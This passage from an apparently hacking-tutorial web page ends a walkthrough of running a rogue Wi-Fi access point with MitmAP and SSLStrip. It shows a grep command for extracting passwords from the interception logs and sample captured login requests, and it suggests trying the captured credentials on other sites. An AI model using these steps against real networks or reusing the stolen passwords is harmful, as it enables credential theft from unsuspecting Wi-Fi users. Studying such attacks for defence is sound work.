


Now that we've captured some information, let's see what we get when we shut down the evil AP. To shut down the AP, you can use *Ctrl + C* twice in a row. MitmAP shuts down and fixes its changes to the system.

All of our information is stored in the mitmAP/logs folder. I completed one login request on a site that is normally HTTPS. I was able to find the credentials in the SSLStrip logs using the following command in terminal.

“ `grep -a sitename mitmap-sslstrip.log | grep passwd --color=always`

This command searches the file for the string "passwd" and colors it. The -a argument processes a binary file as if it were text. This is necessary because the generated log is a data file.




```

d.push(function() { googletag.pubads().disableInitialLoad(); googletag.pubads().setSafeFrameConfig({ allowOverlayExpansion: false, allowPushExpansion: false, sandbox: !
(r.utils.testAcceptableAds() && /firefox/i.test(navigator.userAgent)), }); googletag
.enableServices(); }); var percentage = 0.05; var usePrebid = window.usePrebid = Ma
th.random() <= percentage || /.*prebid=1.*/.test(location.search || ''); if (usePrebi
d) { /* prebid */ window.pbjs = window.pbjs || {}; pbjs.que = pbjs.que || []; pbjs.q
ue.push(function() { pbjs.setConfig({ priceGranularity: { buckets: [{ min: 0, max: 3
, increment: 0.01, }, { min: 3, max: 8, increment: 0.05, }, { min: 8, max: 20, incre
ment: 0.5, }, { min: 20, max: 35, increment: 1, }, }, }, }); }); var pb = document.cre
ateElement('script'); pb.type = 'text/javascript'; pb.async = true; pb.src = "http://www.
redditstatic.com/js/prebid.js"; var s = document.getElementsByTagName('script')[0];
s.parentNode.insertBefore(pb, s); } else { /* amazon a9 ads */ !function(a9,a,p,s,t,
A,g){if(a[a9])return;function q(c,r){a[a9]._Q.push([c,r])}a[a9]={init:function(){q('
i',arguments)},fetchBids:function(){q('f',arguments)},_Q:[]};A=p.createElement(s);A.
async=!0;A.src=t;g=p.getElementsByTagName(s)[0];g.parentNode.insertBefore(A,g)}('aps
tag',window,document,'script','http://c.amazon-adsystem.com/aax2/apstag.js'); } r.hooks.g
et('reddit').register(function() { var category = ""; if (!usePrebid) { apstag.init(
{ pubID: r.utils.testAcceptableAds() ? '3570' : '3379', adServer: 'googletag', bidTi
meout: 2e3, params: { position: 'sidebar', section: category, sis_sitesection: ['red
dit.com', category].filter(function(x) { return x; }).join(':'), subreddit: r.config
.post site, }, }); } googletag.cmd.push(function() { var adSlots = googletag.pubads(
).getSlots(); var headerBidCallback = function() { var callbacks = _pluck(ads, 'cal
lback'); _invoke(callbacks, 'call'); }; if (usePrebid) { var bidsBackHandler = func
tion() { if (pbjs.adserverRequestSent) return; pbjs.adserverRequestSent = true; head
erBidCallback(); }; pbjs.que.push(function() { pbjs.addAdUnits(ads.map(function(ad)
{ return { code: ad.slotID, sizes: ad.sizes, bids: [{ bidder: 'appnexus', params: {
placementId: '11905719', }, }, }, }); }); pbjs.requestBids({ bidsBackHandler: bidsBack
Handler, }); }); setTimeout(bidsBackHandler, 700); } else { apstag.fetchBids({ slots
: _map(ads, function(ad) { return _pick(ad, ['slotID', 'sizes']); }, timeout: 2e3
, }, function(bids) { googletag.cmd.push(function() { var slotsById = indexGoogleTag
Slots(adSlots); bids.forEach(function(bid) { var slot = slotsById[bid.slotID]; if (s
lot) { apstag.targetingKeys().forEach(function(key) { slot.setTargeting(key, bid[key
]); }); }); }); }); headerBidCallback(); }); }); }());</script></body></html>
2017-10-11 14:12:42,802 SECURE POST Data (www. ....com): op=login-main&user=
&passwd= &api_type=json
2017-10-11 14:12:50,369 SECURE POST Data (www. ....com): op=login-main&user=
&passwd= &api_type=json
root@shortwave:~/mitmAP/logs# grep -a mitmap-sslstrip.log | grep passwd
--color=always

```

And just like that, we've turned someone's excitement over a free internet connection into an intercepted password!

Why Use MitmAP

MitmAP saves a lot of time in configuration. As with any script that configures your system to operate in a certain manner, you do lose out on some customizability when doing things this way. The tool is very powerful though!

While I was working with MitmAP, I started getting other connections to my access point, which were happily passing data around in the clear. I killed the AP, scrubbed the logs, and restarted with WPA2 enabled, but was still amazed at the various devices connecting.

Based on how quickly I got connections, I think the potential for a honeypot with this script is high! Even with the name "evilAP," you will get connections. Many devices just look for Wi-Fi

all the time, with no concern for the network they are connecting to. Unfortunately, the same goes for people.

One thing to note is that MitmAP uses SSLStrip to attempt to downgrade HTTPS connections. This isn't one hundred percent reliable. The effectiveness seems to vary depending on the website the target visits, and in some cases, the browser. Even though you may not capture credentials for all sites, sometimes one successful capture is all it takes. Using the MitmAP log files, you will be able to piece together other sites visited and try any captures credentials on other sites too.

As always, feel free to comment or question, and follow me on Twitter for other infosec shenanigans [@OxBarrow](#).

Don't Miss: [How to Set Up a Honeypot & How to Avoid Them](#)

Want to start making money as a white hat hacker? Jump-start your hacking career with our [2020 Premium Ethical Hacking Certification Training Bundle](#) from the new [Null Byte Shop](#) and get over 60 hours of training from cybersecurity professionals.

[Buy Now \(90% off\) >](#)

Other worthwhile deals to check out:

- [97% off The Ultimate 2021 White Hat Hacker Certification Bundle](#)
- [99% off The 2021 All-in-One Data Scientist Mega Bundle](#)
- [98% off The 2021 Premium Learn To Code Certification Bundle](#)
- [62% off MindMaster Mind Mapping Software: Perpetual License](#)

Cover photo and screenshots by Barrow

Don't Miss:

20 Things You Can Do in Your Photos App in iOS 16 That You Couldn't Do Before

14 Big Weather App Updates for iPhone in iOS 16

28 Must-Know Features in Apple's Shortcuts App for iOS 16 and iPadOS 16

13 Things You Need to Know About Your iPhone's Home Screen in iOS 16

22 Exciting Changes Apple Has for Your Messages App in iOS 16 and iPadOS 16

26 Awesome Lock Screen Features Coming to Your iPhone in iOS 16

20 Big New Features and Changes Coming to Apple Books on Your iPhone

See Passwords for All the Wi-Fi Networks You've Connected Your iPhone To

By using this site you acknowledge and agree to our terms of use & privacy policy.

We do not sell personal information to 3rd parties.